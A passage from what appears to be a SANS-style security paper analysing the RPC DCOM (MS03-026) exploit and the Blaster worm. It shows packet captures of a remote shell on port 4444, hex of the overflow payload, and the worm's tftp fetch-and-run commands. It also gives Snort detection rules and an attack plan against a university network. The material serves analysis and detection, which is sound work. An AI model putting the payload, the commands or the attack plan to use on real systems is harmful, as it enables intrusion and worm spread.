09/03-19:19:48.103346 0:0:39:32:64:A1 -> 0:80:AD:73:47:38 type:0x800 len:0x42  
x.x.71.88:32782 -> x.x.71.89:135 TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:52 DF

\*\*\*A\*\*\*\* Seq: 0x57AB3213 Ack: 0x573C81C3 Win: 0x16D0 TcpLen: 32

TCP Options (3) => NOP NOP TS: 4884180 1286

Now the attacker initiates the TCP 3 way handshake with the compromised host on port 4444/TCP that is hard coded in the shell code of the exploit. Now the exchange of malicious commands begins.

09/03-19:19:49.101167 0:0:39:32:64:A1 -> 0:80:AD:73:47:38 type:0x800 len:0x4A  
x.x.71.88:32783 -> x.x.71.89:4444 TCP TTL:64 TOS:0x0 ID:25331 IpLen:20  
DgmLen:60 DF

\*\*\*\*\*S\* Seq: 0x57E6EA27 Ack: 0x0 Win: 0x16D0 TcpLen: 40

TCP Options (5) => MSS: 1460 SackOK TS: 4884692 0 NOP WS: 0

09/03-19:19:49.101499 0:80:AD:73:47:38 -> 0:0:39:32:64:A1 type:0x800 len:0x4E  
x.x.71.89:4444 -> x.x.71.88:32783 TCP TTL:128 TOS:0x0 ID:79 IpLen:20 DgmLen:64  
DF

\*\*\*A\*\*S\* Seq: 0x5741962A Ack: 0x57E6EA28 Win: 0x4470 TcpLen: 44

TCP Options (9) => MSS: 1460 NOP WS: 0 NOP NOP TS: 0 0 NOP NOP

TCP Options => SackOK

09/03-19:19:49.101510 0:0:39:32:64:A1 -> 0:80:AD:73:47:38 type:0x800 len:0x42  
x.x.71.88:32783 -> x.x.71.89:4444 TCP TTL:64 TOS:0x0 ID:25332 IpLen:20  
DgmLen:52 DF

\*\*\*A\*\*\*\* Seq: 0x57E6EA28 Ack: 0x5741962B Win: 0x16D0 TcpLen: 32

TCP Options (3) => NOP NOP TS: 4884692 0

The Figure 2 shows the victim machine command prompt returned to the source host. The next packet trace shows this command shell.

09/03-19:19:49.197544 0:80:AD:73:47:38 -> 0:0:39:32:64:A1 type:0x800 len:0x6C  
x.x.71.89:4444 -> x.x.71.88:32783 TCP TTL:128 TOS:0x0 ID:80 IpLen:20 DgmLen:94  
DF

\*\*\*AP\*\*\* Seq: 0x5741962B Ack: 0x57E6EA28 Win: 0x4470 TcpLen: 32

TCP Options (3) => NOP NOP TS: 1297 4884692

4D 69 63 72 6F 73 6F 66 74 20 57 69 6E 64 6F 77 Microsoft Window

73 20 32 30 30 30 20 5B 56 65 72 73 69 6F 6E 20 s 2000 [Version

35 2E 30 30 2E 32 31 39 35 5D 5.00.2195]

Once the shell is dropped and Windows command prompt of the victim is returned, the attacker can start to execute arbitrary commands. The Figure 3 shows the output of a *cd* and *dir* commands on the compromised host.

```

root@lopitos:blaster
File Edit View Terminal Go Help
D:\WINNT\system32>cd ..
cd ..
D:\WINNT>cd ..
cd ..
D:\>dir
dir
Volume in drive D has no label.
Volume Serial Number is 74DD-6FOA

Directory of D:\

01/24/2001  04:54p      <DIR>          WINNT
01/24/2001  05:13p      <DIR>          Documents and Settings
01/24/2001  05:13p      <DIR>          Program Files
01/24/2001  05:20p      <DIR>          Inetpub
               0 File(s)              0 bytes
               4 Dir(s)  5,090,123,776 bytes free

D:\>

```

Figure 3

The following packet traces show the interchange of command between hosts. Here the reader can appreciate the commands `cd..` or a `dir` as in the Figure 3.

```

09/03-19:20:10.110082 0:0:39:32:64:A1 -> 0:80:AD:73:47:38 type:0x800 len:0x48
x.x.71.88:32783 -> x.x.71.89:4444 TCP TTL:64 TOS:0x0 ID:25343 IpLen:20
DgmLen:58 DF
***AP*** Seq: 0x57E6EA2C Ack: 0x5741970A Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 4895450 1409
63 64 20 2E 2E 0A                                cd ...

09/03-19:20:10.111768 0:80:AD:73:47:38 -> 0:0:39:32:64:A1 type:0x800 len:0x4B
x.x.71.89:4444 -> x.x.71.88:32783 TCP TTL:128 TOS:0x0 ID:91 IpLen:20 DgmLen:61
DF
***AP*** Seq: 0x57419712 Ack: 0x57E6EA32 Win: 0x4466 TcpLen: 32
TCP Options (3) => NOP NOP TS: 1506 4895451
44 3A 5C 57 49 4E 4E 54 3E                        D:\WINNT>

09/03-19:20:15.858787 0:0:39:32:64:A1 -> 0:80:AD:73:47:38 type:0x800 len:0x46
x.x.71.88:32783 -> x.x.71.89:4444 TCP TTL:64 TOS:0x0 ID:25351 IpLen:20
DgmLen:56 DF
***AP*** Seq: 0x57E6EA38 Ack: 0x57419727 Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 4898394 1543
64 69 72 0A                                        dir.

09/03-19:20:15.865877 0:80:AD:73:47:38 -> 0:0:39:32:64:A1 type:0x800 len:0x152
x.x.71.89:4444 -> x.x.71.88:32783 TCP TTL:128 TOS:0x0 ID:102 IpLen:20
DgmLen:324 DF
***AP*** Seq: 0x574197B4 Ack: 0x57E6EA3C Win: 0x445C TcpLen: 32
TCP Options (3) => NOP NOP TS: 1564 4898397
0D 0A 30 31 2F 32 34 2F 32 30 30 31 20 20 30 35 ..01/24/2001 05
3A 31 33 70 20 20 20 20 20 20 20 20 20 20 20 3C 44 49 52 3E 20 :13p <DIR>
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 44 6F 63 75 6D 65 6E Documen
74 73 20 61 6E 64 20 53 65 74 74 69 6E 67 73 0D ts and Settings.
0A 30 31 2F 32 34 2F 32 30 30 31 20 20 30 35 3A .01/24/2001 05:
31 33 70 20 20 20 20 20 20 20 20 20 20 20 20 3C 44 49 52 3E 20 20 13p <DIR>
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 50 72 6F 67 72 61 6D 20 Program
46 69 6C 65 73 0D 0A 30 31 2F 32 34 2F 32 30 30 Files..01/24/200
31 20 20 30 35 3A 32 30 70 20 20 20 20 20 20 20 20 20 3C 1 05:20p <
44 49 52 3E 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 49 6E DIR> In
65 74 70 75 62 0D 0A 20 20 20 20 20 20 20 20 20 20 20 etpub..

```

```

20 20 20 20 20 20 30 20 46 69 6C 65 28 73 29 20      0 File(s)
20 20 20 20 20 20 20 20 20 20 20 20 20 30 20 62      0 b
79 74 65 73 0D 0A 20 20 20 20 20 20 20 20 20 20      ytes..
20 20 20 20 20 34 20 44 69 72 28 73 29 20 20 20      4 Dir(s)
35 2C 30 39 30 2C 31 32 33 2C 37 37 36 20 62 79      5,090,123,776 by
74 65 73 20 66 72 65 65 0D 0A 0D 0A 44 3A 5C 3E      tes free....D:\>

```

The above packet traces are a good description of the signatures of the exploit itself, but the next section (Signatures of the attack) will be based on the signature of the Blaster worm, attempting to infect a “honey-pot” host installed without the patch to describe the procedure of the infection by the Blaster worm.

## Signatures of the attack

The following packet traces show the scanning for vulnerable host conducted by the worm. These traces were taken from a SUN Blade 150 Solaris 8 host with Snort 2.0.1. The reader will see that these packet traces are the same as the previous presented regarding the exploit conducted “by hand”. This demonstrates the Blaster worm uses the same technique to compromise a host. As the reader can see in the following packet traces, the infected machine (xxx.240.200.68) scans the hosts xxx.244.71.78, 81, 90 on port 135 asking to establish a communication through this port (Flag SYN turned on) finishing the 3 way handshake. The source machine is scanning other hosts and trying to establish the 3 way handshake with them.

```

08/16-18:32:22.219727 0:30:94:FE:3C:56 -> 0:10:60:76:6E:D5 type:0x800 len:0x3E
xxx.240.200.68:1699 -> xxx.244.71.78:135 TCP TTL:118 TOS:0x0 ID:45443 IpLen:20
DgmLen:48 DF
*****S* Seq: 0x3E8684A5 Ack: 0x0 Win: 0x2238 TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

```

```

08/16-18:32:22.273895 0:30:94:FE:3C:56 -> 0:0:86:3B:7F:B0 type:0x800 len:0x3E
xxx.240.200.68:1702 -> xxx.244.71.81:135 TCP TTL:118 TOS:0x0 ID:45446 IpLen:20
DgmLen:48 DF
*****S* Seq: 0x3E88DF26 Ack: 0x0 Win: 0x2238 TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

```

Just the vulnerable host responds with a SYN-ACK packet. The other hosts that are not vulnerable respond with an ACK-RESET packet.

```

08/16-18:32:22.274258 0:0:86:3B:7F:B0 -> 0:30:94:FE:3C:56 type:0x800 len:0x3E
xxx.244.71.81:135 -> xxx.240.200.68:1702 TCP TTL:128 TOS:0x0 ID:3068 IpLen:20
DgmLen:48 DF
***A**S* Seq: 0x8891BA37 Ack: 0x3E88DF27 Win: 0x4470 TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

```

```

08/16-18:32:22.352553 0:30:94:FE:3C:56 -> 0:3:BA:1D:BF:55 type:0x800 len:0x3E
xxx.240.200.68:1712 -> xxx.244.71.90:135 TCP TTL:118 TOS:0x0 ID:45455 IpLen:20
DgmLen:48 DF
*****S* Seq: 0x3E8ED996 Ack: 0x0 Win: 0x2238 TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

```

```

08/16-18:32:22.352596 0:3:BA:1D:BF:55 -> 0:30:94:FE:3C:56 type:0x800 len:0x36

```



```
xxx.244.71.90:135 -> xxx.240.200.68:1712 TCP TTL:64 TOS:0x0 ID:44779 IpLen:20
DgmLen:40 DF
***A*R** Seq: 0x0 Ack: 0x3E8ED997 Win: 0x0 TcpLen: 20
```

Here the three-way handshake is completed with the final ACK packet sent to the vulnerable host, but the source host tries to scan for other victims. The target host that is not vulnerable responds with the Ack/Reset

```
08/16-18:32:22.465246 0:30:94:FE:3C:56 -> 0:0:86:3B:7F:B0 type:0x800 len:0x3C
xxx.240.200.68:1702 -> xxx.244.71.81:135 TCP TTL:118 TOS:0x0 ID:45458 IpLen:20
DgmLen:40 DF
***A**** Seq: 0x3E88DF27 Ack: 0x8891BA38 Win: 0xB68 TcpLen: 20
```

```
08/16-18:32:22.963317 0:30:94:FE:3C:56 -> 0:3:BA:1D:BF:55 type:0x800 len:0x3E
xxx.240.200.68:1712 -> xxx.244.71.90:135 TCP TTL:118 TOS:0x0 ID:45460 IpLen:20
DgmLen:48 DF
*****S* Seq: 0x3E8ED996 Ack: 0x0 Win: 0x2238 TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
```

```
08/16-18:32:22.963360 0:3:BA:1D:BF:55 -> 0:30:94:FE:3C:56 type:0x800 len:0x36
xxx.244.71.90:135 -> xxx.240.200.68:1712 TCP TTL:64 TOS:0x0 ID:44780 IpLen:20
DgmLen:40 DF
***A*R** Seq: 0x0 Ack: 0x3E8ED997 Win: 0x0 TcpLen: 20
```

The host xxx.244.71.81 was found vulnerable and the exploit begins sending the data that cause the buffer overflow as explained in the last section (Please refer to Section Description for a detail explanation)

```
08/16-18:32:24.003866 0:30:94:FE:3C:56 -> 0:0:86:3B:7F:B0 type:0x800 len:0x7E
xxx.240.200.68:1702 -> xxx.244.71.81:135 TCP TTL:118 TOS:0x0 ID:45465 IpLen:20
DgmLen:112 DF
```

```
***AP*** Seq: 0x3E88DF27 Ack: 0x8891BA38 Win: 0x2238 TcpLen: 20
05 00 0B 03 10 00 00 00 48 00 00 00 00 7F 00 00 00 .....H.....
D0 16 D0 16 00 00 00 00 01 00 00 00 01 00 01 00 .....
A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46 .....F
00 00 00 00 04 5D 88 8A EB 1C C9 11 9F E8 08 00 .....].....
2B 10 48 60 02 00 00 00 .....+.H`....
```

```
08/16-18:32:24.004257 0:0:86:3B:7F:B0 -> 0:30:94:FE:3C:56 type:0x800 len:0x72
xxx.244.71.81:135 -> xxx.240.200.68:1702 TCP TTL:128 TOS:0x0 ID:3069 IpLen:20
DgmLen:100 DF
```

```
***AP*** Seq: 0x8891BA38 Ack: 0x3E88DF6F Win: 0x4428 TcpLen: 20
05 00 0C 03 10 00 00 00 3C 00 00 00 7F 00 00 00 .....<.....
D0 16 D0 16 E7 9C 00 00 04 00 31 33 35 00 E1 BD .....135...
01 00 00 00 00 00 00 00 04 5D 88 8A EB 1C C9 11 .....].....
9F E8 08 00 2B 10 48 60 02 00 00 00 .....+.H`....
```

```
08/16-18:32:24.229833 0:30:94:FE:3C:56 -> 0:0:86:3B:7F:B0 type:0x800 len:0x5EA
xxx.240.200.68:1702 -> xxx.244.71.81:135 TCP TTL:118 TOS:0x0 ID:45466 IpLen:20
DgmLen:1500 DF
```

```
***A**** Seq: 0x3E88DF6F Ack: 0x8891BA38 Win: 0x2238 TcpLen: 20
05 00 00 03 10 00 00 00 A8 06 00 00 E5 00 00 00 .....
90 06 00 00 01 00 04 00 05 00 06 00 01 00 00 00 .....
00 00 00 00 32 24 58 FD CC 45 64 49 B0 70 DD AE ....2$X..EdI.p..
74 2C 96 D2 60 5E 0D 00 01 00 00 00 00 00 00 00 t,..`^.....
70 5E 0D 00 02 00 00 00 7C 5E 0D 00 00 00 00 00 p^.....|^.....
10 00 00 00 80 96 F1 F1 2A 4D CE 11 A6 6A 00 20 .....*M...j.
AF 6E 72 F4 0C 00 00 00 4D 41 52 42 01 00 00 00 .nr.....MARB....
00 00 00 00 0D F0 AD BA 00 00 00 00 A8 F4 0B 00 .....
20 06 00 00 20 06 00 00 4D 45 4F 57 04 00 00 00 ... ..MEOW....
```

Author retains full rights.

```

F9 3A 6B B6 D7 9F 4D 85 71 DA C6 81 BF 32 1D C6 ..:k...M.q....2..
B3 5A F8 EC BF 32 FC B3 8D 1C F0 E8 C8 41 A6 DF .Z...2.....A..
EB CD C2 88 36 74 90 7F 89 5A E6 7E 0C 24 7C AD ....6t...Z.~.$|.
BE 32 94 09 F9 22 6B B6 D7 4C 4C 62 CC DA 8A 81 .2..."k..LLb....
BF 32 1D C6 AB CD E2 84 D7 F9 79 7C 84 DA 9A 81 .2.....y|....
BF 32 1D C6 A7 CD E2 84 D7 EB 9D 75 12 DA 6A 80 .2.....u..j.
BF 32 1D C6 A3 CD E2 84 D7 96 8E F0 78 DA 7A 80 .2.....x.z.
BF 32 1D C6 9F CD E2 84 D7 96 39 AE 56 DA 4A 80 .2.....9.V.J.
BF 32 1D C6 9B CD E2 84 D7 D7 DD 06 F6 DA 5A 80 .2.....Z.
BF 32 1D C6 97 CD E2 84 D7 D5 ED 46 C6 DA 2A 80 .2.....F.*.
BF 32 1D C6 93 01 6B 01 53 A2 95 80 BF 66 FC 81 .2....k.S....f..
BE 32 94 7F E9 2A C4 D0 EF 62 D4 D0 FF 62 6B D6 .2....*...b...bk.
A3 B9 4C D7 E8 5A 96 80 AE 6E 1F 4C D5 24 C5 D3 ..L..Z...n.L.$..
40 64 B4 D7 EC CD C2 A4 E8 63 C7 7F E9 1A 1F 50 @d.....c.....P
D7 57 EC E5 BF 5A F7 ED DB 1C 1D E6 8F B1 78 D4 .W...Z.....x.
32 0E B0 B3 7F 01 5D 03 7E 27 3F 62 42 F4 D0 A4 2.....].~'?bB...
AF 76 6A C4 9B 0F 1D D4 9B 7A 1D D4 9B 7E 1D D4 .vj.....z....~..
9B 62 19 C4 9B 22 C0 D0 EE 63 C5 EA BE 63 C5 7F .b..."...c...c..
C9 02 C5 7F E9 22 1F 4C D5 CD 6B B1 40 64 98 0B .....".L..k.@d..
77 65 6B D6                                     wek.

```

The reader can compare the traces from the exploit in last section with these traces and may note the same sequence of number that is part of the parameter that will cause the buffer overflow.

```

08/16-18:32:24.264382 0:30:94:FE:3C:56 -> 0:0:86:3B:7F:B0 type:0x800 len:0x12A
xxx.240.200.68:1702 -> xxx.244.71.81:135 TCP TTL:118 TOS:0x0 ID:45467 IpLen:20
DgmLen:284 DF
***AP*** Seq: 0x3E88E523 Ack: 0x8891BA38 Win: 0x2238 TcpLen: 20
93 CD C2 94 EA 64 F0 21 8F 32 94 80 3A F2 EC 8C .....d.!.2.....
34 72 98 0B CF 2E 39 0B D7 3A 7F 89 34 72 A0 0B 4r....9.....4r..
17 8A 94 80 BF B9 51 DE E2 F0 90 80 EC 67 C2 D7 .....Q.....g..
34 5E B0 98 34 77 A8 0B EB 37 EC 83 6A B9 DE 98 4^...4w...7..j...
34 68 B4 83 62 D1 A6 C9 34 06 1F 83 4A 01 6B 7C 4h..b...4...J.k|
8C F2 38 BA 7B 46 93 41 70 3F 97 78 54 C0 AF FC ..8.{F.Ap?.xT...
9B 26 E1 61 34 68 B0 83 62 54 1F 8C F4 B9 CE 9C .&.a4h..bT.....
BC EF 1F 84 34 31 51 6B BD 01 54 0B 6A 6D CA DD ....4lQk..T.jm..
E4 F0 90 80 2F A2 04 00 5C 00 43 00 24 00 5C 00 ....//...\.C.$.\.
31 00 32 00 33 00 34 00 35 00 36 00 31 00 31 00 1.2.3.4.5.6.1.1.
31 00 31 00 31 00 31 00 31 00 31 00 31 00 31 00 1.1.1.1.1.1.1.1.
31 00 31 00 31 00 31 00 31 00 2E 00 64 00 6F 00 1.1.1.1.1...d.o.
63 00 00 00 01 10 08 00 CC CC CC CC 20 00 00 00 c.....
30 00 2D 00 00 00 00 00 88 2A 0C 00 02 00 00 00 0.-.....*.....
01 00 00 00 28 8C 0C 00 01 00 00 00 07 00 00 00 ....(.....
00 00 00 00                                     ....

```

```

08/16-18:32:24.264739 0:0:86:3B:7F:B0 -> 0:30:94:FE:3C:56 type:0x800 len:0x3C
xxx.244.71.81:135 -> xxx.240.200.68:1702 TCP TTL:128 TOS:0x0 ID:3070 IpLen:20
DgmLen:40 DF
***A**** Seq: 0x8891BA74 Ack: 0x3E88E617 Win: 0x4470 TcpLen: 20

```

Here the worm will open a command shell on TCP port 4444 on the victim host, allowing commands to be sent to the victim host. Here is when the worm will issue the commands “tftp <host> GET msblast.exe” and “start msblast.exe” over the command shell. The shell opened on TCP port 4444 doesn’t remain open after the attacking host disconnects subsequent to issuing its commands.

```
08/16-18:32:24.965391 0:30:94:FE:3C:56 -> 0:0:86:3B:7F:B0 type:0x800 len:0x3E
xxx.240.200.68:1715 -> xxx.244.71.81:4444 TCP TTL:118 TOS:0x0 ID:45474 IpLen:20
DgmLen:48 DF
*****S* Seq: 0x3E995A92 Ack: 0x0 Win: 0x2238 TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
```

With the above packet trace, a network administrator can generate a signature to detect the infection attempt to its network to identify the source of the infection and also the internal hosts infected.

The network administrator can create his own Snort signatures to detect the infection, for example:

```
alert udp $any any -> $any $135 (msg:"Microsoft DCOM RPC Buffer
Overflow"; content:"|7b e4 93 93 93 d4 f6 e7 c3 e1 fc f0 d2 f7 f7 e1 f6
e0 e0 93 df fc f2 f7 df fa f1 e1 f2 e1 ea d2|";)
```

This signature looks for a specific content of information that is part of the shell code release by Xfocus in the immediate hours after release of the vulnerability. For more information please refer to Appendix A in the *unsigned char sc[]* declaration.

Other signature that can be deployed is as follows:

```
alert tcp $any any -> $any $135 (msg:"Microsoft DCOM RPC Buffer
Overflow"; content: "|05 00 00 03 10 00 00 00|"; content:"|01 00 00 00
00 00 00 c0 00 00 00 00 00 00 46|"; content:"|90 90 90 90 90 90|";)
```

This second signature is more generic by detecting RCP traffic with the remote activation UUID and a sequence of NOP's , used to align the shell code dropped to the victim. The majority of publicly exploits have this sequence that match on this signature.

These signatures are not specific to detect the W32.Blaster.Worm but to detect the initial infection traffic that exploits the RPC DCOM vulnerability. This means network administrator can detect the worm during its initial infection but won't detect other traffic the worm generates for example the TFTP traffic.

However, the network administrator can use the following signatures to detect the TFTP traffic used by Blaster to copy itself to other hosts and the windows command shell over port 4444/tcp.

```
alert tcp any any <- any 4444 (msg:"Microsoft cmd.exe Shell";
content:"Microsoft Windows"; offset:0; depth:50;)
alert tcp any any -> any 4444 (msg:"Blaster over TFTP"; content:"tftp";
nocase; content:"msblast.exe"; nocase;)
alert udp any any -> any 69 (msg:"MSBlast over TFTP";
content:"msblast.exe"; nocase;)
```

The snort signatures presented above, give the following output. As the reader can see in the following output, there are several machines trying to infect other targets machines inside the network. This is a good example regarding the potential of this worm to infect a great amount of vulnerable host.

```

[**] [1:0:0] Microsoft DCOM RPC Buffer Overflow [**]
[Priority: 0]
08/16-18:32:24.229833 0:30:94:FE:3C:56 -> 0:0:86:3B:7F:B0 type:0x800 len:0x5EA
xxx.240.200.68:1702 -> xxx.244.71.81:135 TCP TTL:118 TOS:0x0 ID:45466 IpLen:20
DgmLen:1500 DF
***A**** Seq: 0x3E88DF6F Ack: 0x8891BA38 Win: 0x2238 TcpLen: 20

[**] [1:0:0] Microsoft DCOM RPC Buffer Overflow [**]
[Priority: 0]
08/17-11:27:56.767749 0:30:94:FE:3C:56 -> 0:0:86:3B:7F:B0 type:0x800 len:0x5EA
xxx.42.175.64:2503 -> xxx.244.71.106:135 TCP TTL:101 TOS:0x0 ID:58550 IpLen:20
DgmLen:1500 DF
***A**** Seq: 0x4CEAD7D9 Ack: 0x4675889B Win: 0x7FFF TcpLen: 20

```

This is what the snort sensor captured on the Solaris 8 host:

**Note:** The complete packet is not presented at this paper to not fill it with repetitive information

```

# cd xxx.240.200.68
# ls
TCP:1702-135
# more *
[**] Microsoft DCOM RPC Buffer Overflow [**]
08/16-18:32:24.229833 0:30:94:FE:3C:56 -> 0:0:86:3B:7F:B0 type:0x800
len:0x5EA
xxx.240.200.68:1702 -> xxx.244.71.81:135 TCP TTL:118 TOS:0x0 ID:45466
IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x3E88DF6F Ack: 0x8891BA38 Win: 0x2238 TcpLen: 20
05 00 00 03 10 00 00 00 A8 06 00 00 E5 00 00 00 .....
90 06 00 00 01 00 04 00 05 00 06 00 01 00 00 00 .....
00 00 00 00 32 24 58 FD CC 45 64 49 B0 70 DD AE ....2$X..EdI.p..
74 2C 96 D2 60 5E 0D 00 01 00 00 00 00 00 00 00 t,..`^.....
70 5E 0D 00 02 00 00 00 7C 5E 0D 00 00 00 00 00 p^.....|^.....
10 00 00 00 80 96 F1 F1 2A 4D CE 11 A6 6A 00 20 .....*M...j.
AF 6E 72 F4 0C 00 00 00 4D 41 52 42 01 00 00 00 .nr.....MARB....
00 00 00 00 0D F0 AD BA 00 00 00 00 A8 F4 0B 00 .....
.....

```

As the reader can see, this is the initial infection of the worm.

### Part 3 - The Platforms/Environments:

**Victim's Platform:** The victim's platform will be any of the systems affected by the RPC DCOM vulnerability, this is any Windows 2000 or Windows XP host without the patch covered on Microsoft Security Bulletin MS03-026 [4]. For more Information please refer to Part 2 – The Exploit on this paper.

**Source network:** The exploit will be divided in two phases, the first will be an outside attack from the home office of the attacker (explained below) and the second phase will be an inside attack with an infected host.

The first phase will demonstrate the poor security perimeter the university has, and the second one will demonstrate the poor internal security policies and regulations the University has.

The Figure 4 shows the network diagram of the home office used by the attacker.




Figure 4 Home Network

The Table 2 shows the equipment and devices that conform the Home network where the attack will be originated.

Device	Description	Purpose
Connection to Internet	ADSL Link provided a local ISP. 256Kbps	Link to Internet
Router	CISCO 8274B	Routing
HUB	HUB 3COM Office connect 8 ports	Provide connection to hosts
Host 1	Laptop Toshiba Tecra 9000 with Windows 2000 SP0	Honey pot, Symantec NetRecon 3.6
Host 2	Laptop Toshiba Tecra 9000 with Linux RedHat 8	Source of the exploit, Symantec ManHunt 3.0 and Nessus
Host 3	SUN Blade 150 with Solaris 8	Snort 2.0.0

Table 2 Home Network

The Cisco router 8274B with IOS 12.2(8) T5 will provide the routing. Below is the *sh ver* command output:

```
goslabsmty#show ver
Cisco Internetwork Operating System Software
IOS (tm) C820 Software (C820-K9OSV6Y6-M), Version 12.2(8)T5, RELEASE
SOFTWARE
(fc1)
TAC Support: http://www.cisco.com/tac
Copyright (c) 1986-2002 by cisco Systems, Inc.
Compiled Fri 21-Jun-02 21:51 by ccai
Image text-base: 0x80013170, data-base: 0x80B28894

ROM: System Bootstrap, Version 12.1(1r)XB1, RELEASE SOFTWARE (fc1)
```

Symantec NetRecon (3.6) is a network vulnerability detection system that lets an administrator to scan networks to discover their security vulnerabilities.

Snort (2.0) is an intrusion detection system under the open source license. It has the capability of performing real-time traffic analysis, protocol analysis, content searching/matching and packet logging. It can also be used to detect a variety of attacks and probes.

Nessus (2.0) is a security-auditing tool that makes possible to test security devices modules in attempt to find vulnerable spots that can be fixed. If the reader wants to know more about Nessus please refer to <http://www.nessus.org> . Symantec ManHunt (3.0) is a network intrusion detection and a real time analysis and correlation host that also has the ability to detect unknown threats with the Protocol Anomaly Detection capability.

## Target Network

The Figure 5 shows the target network explained on this section.




Figure 5 Target network

The University is the most important educational institute in the country. There are 32 campuses that are located all over the country. The Figure 5 shows the main distribution of the network topology including the WAN that consists of a delta between Campus A, B and C.

The main campus is the campus A, as the reader can see it has an E3 link to Internet 2, so it is connected to almost all educational institutions in the country.

There are a lot of potential target hosts if the exploit is successful. The Campus A has more than 20000 user hosts including students and employees. The students in the University (all country) are more than 120000 without counting employees. The attacker doesn't have an exact number of users that can be compromised by the Internet 2 link. The Campus A has an E3 as Internet access link. The border router is a Cisco 7500 router IOS version 12.2(13)T that is also the connection point to the delta (WAN) to the other principal campuses. This router is also used as a screened router or a basic firewall that only blocks traffic by IP address with the access list presented on Appendix C. This is the only perimeter protection the University has.

The core of the Campus A is based on an ATM LANE network; this way, switches can trunk VLAN's to other switches over ATM links using the LAN Emulation (LANE) standard. But it's known the university is migrating to a Gigabit Ethernet core. The switch 5500 has a Route Switch module (RSM) which is based on the Cisco 7500 Route Switch Processor and runs the Cisco IOS software, so the interVLAN routing is possible.

The other routers that conform the delta are 2 Cisco 7200 routers with IOS version 12.2(12)T. All delta links are E1 links. There are several types of links on the other campus, E1, DS0, 128Kb, 256Kb, 2E1, etc. depending on the number of students the campus has.

Every campus has its own Internet access link, which means every campus signifies a point of infection.

© SANS Institute



## Diagram of the Network

The main target of the external exploit is the Campus A; more precisely one of the servers VLAN.




Figure 6 Network attack

All red lines show how the attack is performed and how the infection is expanded through the network. There are two phases of the attack; the first one is an external attack from the home office network and the second one is by a social engineering process with one student inside the main campus that has a laptop with a vulnerable operative system for example Windows XP. The external attack will use as a target one of the servers inside the main campus for example the web o mail server. The code presented on Appendix A will be the exploit code used to conduct the external attack from the Linux box on the home office network. The purpose of the first attack is just to drop a text file with a message to show the server administrator its server is totally vulnerable; also the attack will show how vulnerable is the perimeter. The attacker that performs the social engineer attack will choose a student with a laptop already connected to the inside network to produce a massive infection once the student executes 